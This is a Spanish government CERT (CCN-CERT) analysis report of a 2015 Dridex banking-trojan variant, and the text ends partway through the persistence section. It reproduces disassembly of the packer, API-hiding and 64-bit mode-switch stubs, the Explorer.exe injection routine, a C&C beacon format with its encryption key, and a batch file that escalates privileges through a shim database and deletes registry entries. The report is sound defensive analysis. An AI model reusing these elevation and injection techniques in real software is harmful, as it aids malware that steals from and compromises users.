Informe Código Dañino CCN-CERT ID-24/15

"Trojan:Win32/Dridex"

Noviembre de 2015

LIMITACIÓN DE RESPONSABILIDAD

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

AVISO LEGAL

ÍNDICE

1. SOBRE CCN-CERT

El CCN-CERT (www.ccn-cert.cni.es) es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN. Este servicio se creó en el año 2006 como **CERT Gubernamental Nacional español** y sus funciones quedan recogidas en la Ley 11/2002 reguladora del Centro Nacional de Inteligencia, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad, modificado por el RD 951/2015, de 23 de octubre.

De acuerdo a todas ellas, el CCN-CERT tiene responsabilidad en ciberataques sobre **sistemas clasificados** y sobre sistemas de las **Administraciones Públicas** y de **empresas y organizaciones de interés estratégico** para el país. Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas.

2. RESUMEN EJECUTIVO

El presente documento recoge el análisis de una variante del código dañino "Dridex".

La finalidad del mismo es lanzar en el sistema infectado la ejecución de un proceso mediante el cual podrá realizar acciones dañinas sobre dicho sistema.

Para ello se valdrá de un servidor de mando y control (C&C) desde el cual recibirá los datos necesarios para tomar el control del equipo. Los datos analizados muestran indicios de una *botnet* a la cual se agregará el equipo infectado.

Se ha podido comprobar que las campañas relacionadas con este código dañino siguen aún activas, además de su vector inicial de infección. En concreto, "Dridex" se distribuye generalmente haciendo uso de documentos de "Microsoft Office" que ejecutan "macros" y cuyo objetivo es descargar el código dañino en cuestión.

Para obtener más información sobre las técnicas de distribución de este código se recomienda consultar la sección de Referencias. [1]

En la siguiente imagen se puede observar la existencia de más de una *botnet*: [2]



Ilustración 1. Distintas "botnets" usadas por Dridex [2]

Existen estadísticas sobre los sistemas operativos más afectados por las campañas de Dridex: [2]



Ilustración 2. Sistemas operativos afectados [2]

También se pueden ver los países más afectados por campañas anteriores: [3]



Ilustración 3. Países afectados por Dridex en 2014 [3]

Consultado VirusTotal, 44 de 56 motores antivirus detectan el código analizado como dañino, suponiendo un riego medio/bajo si se dispone de alguna solución antivirus.

3. CARACTERÍSTICAS

A continuación se muestran algunas propiedades estáticas del fichero analizado.

La firma del código dañino es la siguiente:

MD5	62e4f7cfa529ef63439e88ff176cc6c8
SHA1	51066826e4201e526f6e9cac440f120f97ca0436

```
      viper 62e4f7cfa529ef63439e88ff176cc6c8 > pe sections
[*] PE Sections:
+---------+----------+-------------+-------------+-----------------+
| Name    | RVA      | VirtualSize | RawDataSize | Entropy         |
+---------+----------+-------------+-------------+-----------------+
| .text   | 0x1000   | 0x768a      | 32768       | 4.78227958582   |
| .rdata  | 0x9000   | 0x2a2       | 4096        | 0.166147927731  |
| .data   | 0xa000   | 0x9c1       | 4096        | 1.1386904858    |
| .idata  | 0xb000   | 0x4bb       | 4096        | 1.07881393047   |
     | 0xc000   | 0xcc5e      | 53248       | 5.66941432002   |
| .e6U8w9 | 0x19000  | 0x12c25     | 77824       | 5.78872570354   |
| .rsrc   | 0x2c000  | 0x32c       | 4096        | 0.890612794285  |
+---------+----------+-------------+-------------+-----------------+
      viper 62e4f7cfa529ef63439e88ff176cc6c8 > pe compiletime
[*] Compile Time: 2015-08-27 09:11:28
      viper 62e4f7cfa529ef63439e88ff176cc6c8 > pe imports
[*] DLL: KERNEL32.dll
 - 0x40b12c: ExitProcess
 - 0x40b130: FindAtomW
 - 0x40b134: SwitchToFiber
 - 0x40b138: FileTimeToDosDateTime
 - 0x40b13c: LockFile
 - 0x40b140: CreateFileW
 - 0x40b144: GetPrivateProfileStructW
 - 0x40b148: SetCriticalSectionSpinCount
 - 0x40b14c: SetThreadContext
 - 0x40b150: CommConfigDialogA
 - 0x40b154: GetCalendarInfoA
 - 0x40b158: FatalExit
 - 0x40b15c: GetCurrentThread
 - 0x40b160: WriteFileEx
 - 0x40b164: FreeConsole
 - 0x40b168: GetComputerNameA
 - 0x40b16c: GetStartupInfoA
[*] DLL: USER32.dll
 - 0x40b1d8: FindWindowExW
[*] DLL: SHLWAPI.dll
 - 0x40b1a8: PathIsRelativeA
      viper 62e4f7cfa529ef63439e88ff176cc6c8 > pe peid
[*] PEiD Signatures:
 - Microsoft Visual C++ 8.0 [Debug]
      viper 62e4f7cfa529ef63439e88ff176cc6c8 >
```

Ilustración 4. Información estática del binario

El compilador detectado en este caso ha sido: Microsoft Visual C++.

No se ha detectado ningún tipo de empaquetado conocido, el binario analizado utiliza uno propio. Este tipo de empaquetados se crean con el fin de

dificultar el análisis así como para poder generar distintas muestras a partir del mismo código; de esta forma consiguen ser más discretos y retrasar las detecciones de las casas antivirus.

```
.text:00401000 _text           segment para public 'CODE' use32
.text:00401000                 assume cs:_text
.text:00401000                 ;org 401000h
.text:00401000                 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
.text:00401000                 db 5 dup(0CCh)
.text:00401005                 db 0E9h, 56h, 2
.text:00401008                 dd 0E1E90000h, 0E9000004h, 1E4Ch, 347E9h, 4A82E900h, 6DE90000h
.text:00401008                 dd 0E9000005h, 4A38h, 1D53E9h, 74EE900h, 9E90000h, 0E9000011h
.text:00401008                 dd 1D4h, 0D4FE9h, 0D1AE900h, 0E5E90000h, 0E900000Ch, 5E0h
.text:00401008                 dd 123BE9h, 986E900h, 0E1E90000h, 0E9000037h, 6FCh, 2977E9h
.text:00401008                 dd 242E900h, 4DE90000h
.text:00401070                 db 4, 2 dup(0)
.text:00401073 ; ---------------------------------------------------------------------------
.text:00401073                 jmp     loc_406160      ; DATA XREF: .text:00406226↓o
.text:00401078 ; ---------------------------------------------------------------------------
.text:00401078                 jmp     loc_401530
.text:0040107D ; ---------------------------------------------------------------------------
.text:0040107D                 jmp     sub_405B80
.text:00401082 ; ---------------------------------------------------------------------------
.text:00401082                 jmp     sub_4042B0
.text:00401082 ; ---------------------------------------------------------------------------
.text:00401087                 db 0E9h
.text:00401088                 dd 274h, 5BFE9h, 297AE900h, 5E90000h, 0E9000013h, 820h
.text:00401088                 dd 16DBE9h, 1F66E900h, 21E90000h, 0E9000005h, 305Ch, 1D7E9h
.text:00401088                 dd 382E900h, 7DE90000h, 0E9000001h, 0D58h, 0AA3E9h, 24EE900h
.text:00401088                 dd 19E90000h, 0E900003Eh, 2F14h, 1FFE9h, 14FAE900h, 0A5E90000h
.text:00401088                 dd 0E9000005h, 510h, 46BE9h, 11E6E900h
.text:004010F8                 db 2 dup(0)
.text:004010FA ; ---------------------------------------------------------------------------
```

Ilustración 5. Código de desempaquetado propio

En el código dañino analizado no se ha descubierto ninguna técnica de detección de máquinas virtuales, comúnmente utilizado para evitar el análisis automatizado de la muestra, ni la utilización de técnicas para dificultar el análisis del código.

En la siguiente imagen se puede ver la información del binario que se extrae y ejecuta en memoria:

```
      viper dumped.dmp > pe sections
[*] PE Sections:
+--------+---------+-------------+-------------+----------------+
| Name   | RVA     | VirtualSize | RawDataSize | Entropy        |
+--------+---------+-------------+-------------+----------------+
| .text  | 0x1000  | 0xf429      | 62976       | 6.05810441538  |
| .rdata | 0x11000 | 0x5eec      | 24576       | 7.12228473364  |
| .data  | 0x17000 | 0x1c00      | 7168        | 5.93411138951  |
| .data1 | 0x19000 | 0x30        | 512         | 0.682393878487 |
| .reloc | 0x1a000 | 0x394       | 1024        | 4.08799488061  |
| .sdata | 0x1b000 | 0x77        | 512         | 2.26406261739  |
+--------+---------+-------------+-------------+----------------+
      viper dumped.dmp > pe imports
[*] DLL: KERNEL32.dll
 - 0x411000: GetSystemTimeAsFileTime
 - 0x411004: GetLastError
      viper dumped.dmp > pe peid
[*] No PEiD signatures matched.
      viper dumped.dmp >
```

Ilustración 6. Información estática del binario extraído

Los *hashes* correspondientes al archivo extraído y ejecutado desde memoria son:

MD5	3f97d9823a1134bb512ae631cb11c840
SHA1	cff158e2da5322d5de829a2a3adf016f40e8e33e

4. PROCEDIMIENTO DE INFECCIÓN

4.1 Vectores de infección

Los vectores de infección varían según la campaña. En la muestra analizada el código dañino llega al usuario mediante un correo electrónico que incita al mismo a ejecutar determinados adjuntos. Estos adjuntos suelen ser documentos de Microsoft Office que contienen código dañino embebido en *macros* dentro del documento y que tras su apertura realizan la descarga del instalador para el código dañino.

4.2 Interacciones con el sistema afectado

Una vez ejecutado, el código dañino procederá a realizar el proceso de instalación en el sistema. Durante la instalación se descargará un nuevo archivo binario con el código dañino final que se hará persistente en el sistema.

La muestra analizada emplea varias técnicas para evitar la comprensión del código y dificultar su análisis. Como se puede observar en la ilustración 5, sólo se realiza la importación de dos funciones de la API de Windows, el resto de llamadas a la API se realizan mediante una función encargada de obtener la API a ejecutar.

En la siguiente imagen se puede ver cómo utiliza esta técnica en el inicio del programa:

```
89 15 C4 8B FD 00      mov     dword_FD8BC4, edx
E8 37 D6 00 00         call    GetApi
FF D0                  call    eax             ; GetCommandLineW
8B F0                  mov     esi, eax
B8 CC 00 00 00         mov     eax, 0CCh       ; a
E8 29 D6 00 00         call    GetApi
68 C0 8B FD 00         push    offset nParametros
56                     push    esi
FF D0                  call    eax             ; CommandLineToArgvW
A3 C8 8B FD 00         mov     off_FD8BC8, eax
83 3D C0 8B FD 00 03   cmp     nParametros, 3
75 15                  jnz     short pocos_parametros
8B 40 08               mov     eax, [eax+8]
3B 44 24 14            cmp     eax, [esp+0B8h+nApi]
74 0C                  jz      short pocos_parametros
```

Ilustración 7. Ocultación de llamadas API

Además, dispone de varias funciones encargadas de obtener las cadenas de texto usadas por el programa.

```
55                     push    ebp
83 EC 30               sub     esp, 30h
BA 0C 00 00 00         mov     edx, 0Ch
8D 44 24 20            lea     eax, [esp+38h+var_18]
E8 05 90 00 00         call    ObtenString     ; 'Software/Microsoft/Windows/
68 02 00 00 80         push    80000002h
```

```
6A 0E                   push    0Eh
5A                      pop     edx
8D 44 24 1C             lea     eax, [esp+150h+var_134]
E8 1B 90 00 00          call    ObtenString1    ; '<cfg net="%d" build="0"><
BA 01 00 00 00            mov     edx, 1          ; b
8D 45 D4                  lea     eax, [ebp+a]    ; a
E8 45 4D FF FF            call    ObtenStringUnicode ; "$$$Secure UAP"
8B 45 D4                  mov     eax, [ebp+a]
```

Ilustración 8. Ocultación de cadenas de texto

Una característica interesante detectada en la muestra es la capacidad de infectar tanto a sistemas de 32 bits como de 64 bits, sin necesidad de utilizar distintos binarios en base a la arquitectura a infectar.

Esta funcionalidad la consigue con la implementación de una función *macro* que permite ejecutar código de 64 bits en una aplicación de 32 bits siempre que el sistema operativo sea de 64 bits.

Mediante esta técnica el código de 32 bits es capaz de realizar llamadas al API de 64 bits permitiendo realizar inyecciones de código en procesos de 64 bits.

A continuación se muestra una imagen tanto de la *macro* de entrada a 64 bits como de la salida:

```
83 E4 F0                and     esp, 0FFFFFFF0h
6A 33                   push    33h
E8 00 00 00 00          call    $+5
83 04 24 05             add     [esp+0F8h+var_F8], 5
CB                      retf
```

Ilustración 9. Macro entrada modo x64

```
E8 00 00 00 00          call    $+5
C7 44 24 04 23 00 00 00 mov     [esp+104h+var_100], 23h
83 04 24 0D             add     [esp+104h+var_104], 0Dh
CB                      retf
```

Ilustración 10. Macro salida modo x64

Ésta es una potente técnica para dificultar los análisis ya que hace que el depurador no pueda seguir el código que se ejecuta cuando pasa a modo de 64 bits.

También se puede observar un comportamiento específico si se detectan ciertas soluciones antivirus como es AVG:

```
6A 25                   push    25h
5A                      pop     edx
8D 44 24 2C             lea     eax, [esp+64h+var_38]
E8 EB 87 00 00          call    ObtenString1    ; 'SYSTEM/CurrentControlSet/services/Avg/SystemValues'
68 02 00 00 80          push    80000002h
6A 00                   push    0
FF 74 24 34             push    [esp+6Ch+var_38]
8D 4C 24 40             lea     ecx, [esp+70h+var_30]
E8 43 8B 00 00          call    CambiaSeparador_AbreCreaClaveRegistro
8B 44 24 2C             mov     eax, [esp+64h+var_38]
```

Ilustración 11. Detección de AVG

Si el código dañino detecta la presencia de esta solución antivirus, procederá a realizar un proceso de infección específico en el cual creará una copia de sí mismo en el directorio:

%LOCALAPPDATA%\<randomname>\<randomname>.exe"

NOTA: el nombre seleccionado siempre será de 8 caracteres alfanuméricos y será distinto tanto para el nombre de directorio como para el del ejecutable.

Se comprueba la existencia en el sistema de las actualizaciones KB3034344, KB3013455, KB3048097 y KB3045645. De existir, evita ejecutarse a sí mismo y pasa directamente a conectar con el servidor de mando y control (C&C).

Si no encuentra estas actualizaciones del sistema procede a elevar privilegios mediante un archivo de tipo "*bat*" y otro de tipo "*sdf*".

```
start /B C:\Users\ADMINI~1\AppData\Local\HM1ySsgR\ea03oby8.exe C:\muestra2\dumped.dmp 3
sdbinst /q /u "C:\Users\Administrador\AppData\LocalLow\UmIXbiQG.sdb"
reg delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Custom\iscsicli.exe" /f
reg delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\InstalledSDB\{f48a0c57-7c48-461c-9957-ab255ddc986e}" /f
del C:\Windows\AppPatch\Custom\{f48a0c57-7c48-461c-9957-ab255ddc986e}.sdb
del %LOCALAPPDATA%Low\UmIXbiQG.sdb
del %LOCALAPPDATA%Low\UmIXbiQG.bat & exit
```

Ilustración 12. Contenido del archivo .bat

Mediante la ejecución de este fichero "*bat*" y usando el fichero "*sdf*", se introduce información en el sistema para que confíe en el código dañino de forma que se ejecute sin mostrar avisos de seguridad. Además, se encargará de desinstalar claves de registro encargadas de la seguridad y eliminará cualquier rastro de estos ficheros.

El proceso de infección comienza por obtener la dirección IP del C&C, que está incrustada en el propio código dañino:

```
8D 8C 24 04 01 00 00    lea     ecx, [esp+150h+var_4C]
E8 FE 82 00 00          call    InicializaInternetOpen
E8 91 0C 00 00          call    ObtenDireccionIP_C_c
8B F0                   mov     esi, eax
BA 90 68 FD 00          mov     edx, offset aBot ; "bot"
8D 84 24 E4 00 00 00    lea     eax, [esp+150h+var_6C]
6A 01                   push    1
59                      pop     ecx
E8 40 6A 00 00          call    Envia
BA 94 68 FD 00          mov     edx, offset aList ; "list"
8D 84 24 F4 00 00 00    lea     eax, [esp+150h+var_5C]
33 C9                   xor     ecx, ecx
E8 2D 6A 00 00          call    Envia
```

Ilustración 13. Inicio de la infección

Lo primero que hace es obtener la lista de direcciones a las que contactar.

Una vez obtiene la lista de direcciones, procede a recopilar información del sistema a infectar: aplicaciones instaladas, resolucion de pantalla, parches de seguridad instalados en el sistema y una completa telemetría del proceso de instalación del propio código malicioso:

```
8D 44 24 70                     lea     eax, [esp+1DCh+var_16C]
E8 5F 06 00 00                  call    ObtenString1
8B 54 24 70                     mov     edx, [esp+1DCh+var_16C] ;
                                                ; '<loader><get_module unique="%s" botnet="%d" system="%d"
8D 44 24 50                     lea     eax, [esp+1DCh+var_18C]
89 50 DC                        mov     [eax-24h], edx
33 D2                           xor     edx, edx
E8 21 93 FF FF                  call    ObtenInformacionSistema_HASH_PC_NAME
83 C4 1C                        add     esp, 1Ch
FF 77 04                        push    dword ptr [edi+4] ; ptr
FF 74 24 0C                     push    [esp+1C4h+ptr]  ; ptr
53                              push    ebx             ; ptr
8B 54 24 18                     mov     edx, [esp+1CCh+var_1B4]
FF 32                           push    dword ptr [edx] ; ptr
FF 74 24 44                     push    [esp+1D0h+var_18C] ; ptr
FF 74 24 24                     push    [esp+1D4h+var_1B0] ; ptr
8D 5C 24 18                     lea     ebx, [esp+1D8h+hKey]
53                              push    ebx             ; ptr
E8 C6 8E FF FF                  call    wvnsprintfA     ; '<loader><get_module unique="WIN-144VHNTGA7V_88a7f690e3b
```

Ilustración 14. Recolección de datos del sistema

Con los datos obtenidos genera una cadena de texto con el siguiente formato:

```
'<loader>

<get_moduleunique="WIN-144VHNTGA7V_88a7f690e3b3d3f1a7348a75c66d9851" botnet="220"
system="64584" name="bot" bit="64"/>

<soft><![CDATA[VMware Tools(10.0.0.2977863);Microsoft Visual C++ 2008 Redistributable -
x64 9.0.30729.6161 (9.0.30729.6161);Starting path: 3]]></soft>

</loader>',0
```

Estos datos son cifrados antes de ser enviados.

En la siguiente imagen se muestra la llamada a la rutina de cifrado y las claves usadas para realizar la operación:

```
33 C9                           xor     ecx, ecx
89 48 F8                        mov     [eax-8], ecx
89 48 FC                        mov     [eax-4], ecx
E8 5D 25 00 00                  call    ObtenString1    ;  'TjUZLjXhJsmMsUQvUBMCQdHpzEvxYFEf;FMHlEv4B9kf8HGoSAJG4zCOUckFhiyIA'
8D 44 24 7C                     lea     eax, [esp+0F4h+var_78]
6A 3B                           push    ';'
50                              push    eax
8D 48 F8                        lea     ecx, [eax-8]
E8 AA 18 00 00                  call    BuscaYCopia
8B 44 24 74                     mov     eax, [esp+0F4h+var_80]
85 C0                           test    eax, eax
74 0F                           jz      short loc_FCA5ED
33 D2                           xor     edx, edx
8B 4C 24 78                     mov     ecx, [esp+0F4h+var_7C]
E8 E4 2A 00 00                  call    _RtlFillMemory
8B 44 24 74                     mov     eax, [esp+0F4h+var_80]

                        loc_FCA5ED:                             ; CODE XREF: Envia+CF↑j
E8 12 2B 00 00                  call    FreeMemory??
33 DB                           xor     ebx, ebx
8D 8C 24 84 00 00 00            lea     ecx, [esp+0F0h+var_6C]
89 59 F0                        mov     [ecx-10h], ebx
89 59 F4                        mov     [ecx-0Ch], ebx
8D 59 4C                        lea     ebx, [ecx+4Ch]
8B C3                           mov     eax, ebx
8B 51 F8                        mov     edx, [ecx-8]    ; "TjUZLjXhJsmMsUQvUBMCQdHpzEvxYFEf"
E8 0A 03 00 00                  call    CodificaBuffer
53                              push    ebx
```

Ilustración 15. Cifrado de los datos recopilados

Si se consigue establecer la conexión y realizar el envío al servidor de mando y control, se descargará el binario necesario para completar la infección. Este binario será inyectado en el proceso "Explorer.exe".

El binario que se recibe será específico para la plataforma a infectar, lo que indica la existencia de un binario para sistemas de 32 bits y otro para sistemas de 64 bits.

Para que el código inyectado pueda interactuar con el sistema comprometido, antes de realizar las inyecciones de código, generará una entrada en el registro de

Windows en la cual indicará el nombre del fichero binario que ha realizado el proceso de instalación del código dañino.

Esta clave será usada posteriormente para eliminar el instalador del código dañino una vez tome el control el código inyectado, dándose por concluida la instalación:

```
lea     edx, [esp+14Ch+ptr]
push    edx             ; ptr
call    wvnsprintfA     ; '<cfg net="220" build="0"><startup></startup><del>C:\muestra2\dumped.dmp</del></cfg>',0
mov     [esp+150h+var_124], ebp
mov     [esp+150h+var_120], ebp
```

Ilustración 16. Datos para la inyección de código

Esta información es introducida en la siguiente clave de registro:

HKEY_CURRENT_USER/Software/Microsoft/Windows/CurrentVersion/Explorer/CLSID/{0D195DD8-2B8C-AE17-7E54-C0FD3BC0FEAB}/ShellFolder/0

Si se visualizan los datos de esta clave se verá que se encuentran cifrados:



Ilustración 17. Datos cifrados en el registro

A continuación, procederá a generar un *mutex* a partir de los datos obtenidos del sistema:

```
83 EC 14                    sub     esp, 14h
8B E9                       mov     ebp, ecx
8B 5C 24 28                 mov     ebx, [esp+24h+lpProcName]
53                          push    ebx             ; 'Global\04ad89e38850a62cc62be019a88df9e9',0
E8 DD 00 00 00              call    busca_slash
8D 4C 24 04                 lea     ecx, [esp+24h+var_20]
E8 44 01 00 00              call    sub_FC5740
B8 0E 00 00 00              mov     eax, 0Eh        ; a
E8 1E A8 00 00              call    GetApi
8B F0                       mov     esi, eax
8D 4C 24 04                 lea     ecx, [esp+24h+var_20]
E8 AF 01 00 00              call    sub_FC57C0
53                          push    ebx             ; 'Global\04ad89e38850a62cc62be019a88df9e9',0
6A 00                       push    0
50                          push    eax
FF D6                       call    esi             ; CreateMutexA
```

Ilustración 18. Creación de MUTEX

Se iniciará una enumeración de todos los procesos en ejecución del sistema, en busca del proceso "Explorer.exe".

Una vez localizado dicho proceso, se reservará memoria dentro de él utilizando la llamada a la API "VirtualAllocEx", posteriormente se realizarán las modificaciones necesarias para que el código dañino descargado anteriormente desde el C&C se ejecute en el contexto del "Explorer.exe":

```
8D 4C 24 28                 lea     ecx, [esp+0A7Ch+var_A54]
E8 F1 01 00 00              call    _WriteProcessMemory
68 F8 09 00 00              push    9F8h
8B 2D 78 8B FD 00           mov     ebp, dword_FD8B78
8D 44 24 2C                 lea     eax, [esp+2Ch]
50                          push    eax
03 2D 7C 8B FD 00           add     ebp, dword_FD8B7C
8D B3 F8 09 00 00           lea     esi, [ebx+9F8h]
53                          push    ebx
8D 48 F4                    lea     ecx, [eax-0Ch]
8D AC 1D F8 09 00 00        lea     ebp, [ebp+ebx+9F8h]
E8 C5 01 00 00              call    _WriteProcessMemory
68 9C 09 00 00              push    99Ch
68 20 70 FD 00              push    offset unk_FD7020
56                          push    esi
8D 4C 24 28                 lea     ecx, [esp+0A7Ch+var_A54]
E8 B1 01 00 00              call    _WriteProcessMemory
8B 4C 24 1C                 mov     ecx, [esp+0A70h+var_A54]
33 C0                       xor     eax, eax
```

Ilustración 19. Inyecciones de código realizadas

En la imagen se observa cómo se realizan tres inyecciones de código. La primera de ellas corresponde al código dañino descargado. Las otras dos inyecciones son para insertar el código que se encargará de iniciar el proceso de carga del código dañino haciendo uso de la API "CreateRomoteThread".

Como se muestra en la siguiente imagen, el programa espera a la finalización del hilo lanzado:

```
52                                      push    edx
51                                      push    ecx
FF B4 24 BC 00 00 00                    push    [esp+0D8h+var_1C]
53                                      push    ebx
51                                      push    ecx
51                                      push    ecx
FF D0                                   call    eax             ; CreateThread
8B F8                                   mov     edi, eax
85 FF                                   test    edi, edi
74 0F                                   jz      short FalloCreandoThread
B8 8A 00 00 00                          mov     eax, 8Ah        ; a
E8 4D 6D 00 00                          call    GetApi
6A FF                                   push    0FFFFFFFFh
57                                      push    edi
FF D0                                   call    eax             ; WaitForSingleObject
```

Ilustración 20. Ejecución del hilo que lanza el código inyectado

Una vez lanzado el hilo, el proceso de instalación será finalizado por la inyección de código introducida en el "Explorer.exe".

En la muestra analizada no se recibe respuesta desde el servidor de mando y control, por lo que no se ha podido realizar un análisis completo de la parte final de la instalación.

5. PERSISTENCIA EN EL SISTEMA

Para garantizar su persistencia establece una inyección de código en el "Explorer.exe". Cuando detecta el apagado del sistema realiza las acciones necesarias para asegurarse su ejecución en el siguiente inicio del sistema.

Cuando se detecta el apagado del sistema, el código dañino procederá a crear un archivo temporal con el contenido del binario descargado desde el C&C. Este binario es una librería o *dll*. A continuación generará una entrada en el registro indicando la ejecución de dicha librería mediante el ejecutable "rundll32.exe"

